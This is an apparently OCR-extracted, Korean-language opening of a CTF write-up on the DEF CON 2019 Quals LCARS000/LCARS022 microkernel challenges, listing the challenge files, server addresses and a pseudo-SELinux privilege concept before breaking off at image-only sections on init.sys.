LCARS000

THEORI

문제 설명

X

LCARS000

Library Computer Access/Retrieval System

`lcars000.quals2019.oooverflow.io 5000`

Files:

- LCARS
- crypto.sys
- echo.sys
- init.sys
- loader.sys

X

LCARS022

Library Computer Access/Retrieval System (files are encrypted with flag1.txt of LCARS000, flag is in flag22.txt)

`lcars022.quals2019.oooverflow.io 5000`

Files:

- LCARS.zip

문제 컨셉트


- MICRO KERNEL
- Pseudo-SELinux
  - SYSTEM_APP (LCARS333)
  - PLATFORM_APP (LCARS022)
  - UNTRUSTED_APP (LCARS000)

주어진 것

ELF 실행 파일(마이크로 커널), 모듈
해당 프로그램이 구동되는 서버 주소


```
LCARS -- micro kernel
crypto.sys -- crypto system module
echo.sys -- echo system module
init.sys -- init moudle
loader.sys -- binary loader module
```

문제 바이너리 분석



IDA - LCARS.i64 (LCARS) C:\Users\IEUser\Desktop\lcars\LCARS.i64
File Edit Jump Search View Debugger Lumina Options Windows Help
Functions window
Function name
IDA View-A
Pseudocode-A
Strings window
Hex View-1
Structures
Enums
Imports
Exports
Output window
Database has been saved
Flushing buffers, please wait...ok
Python

문제의 흐름 (init.sys)


문제의 흐름 (init.sys)




문제의 흐름 (init.sys)



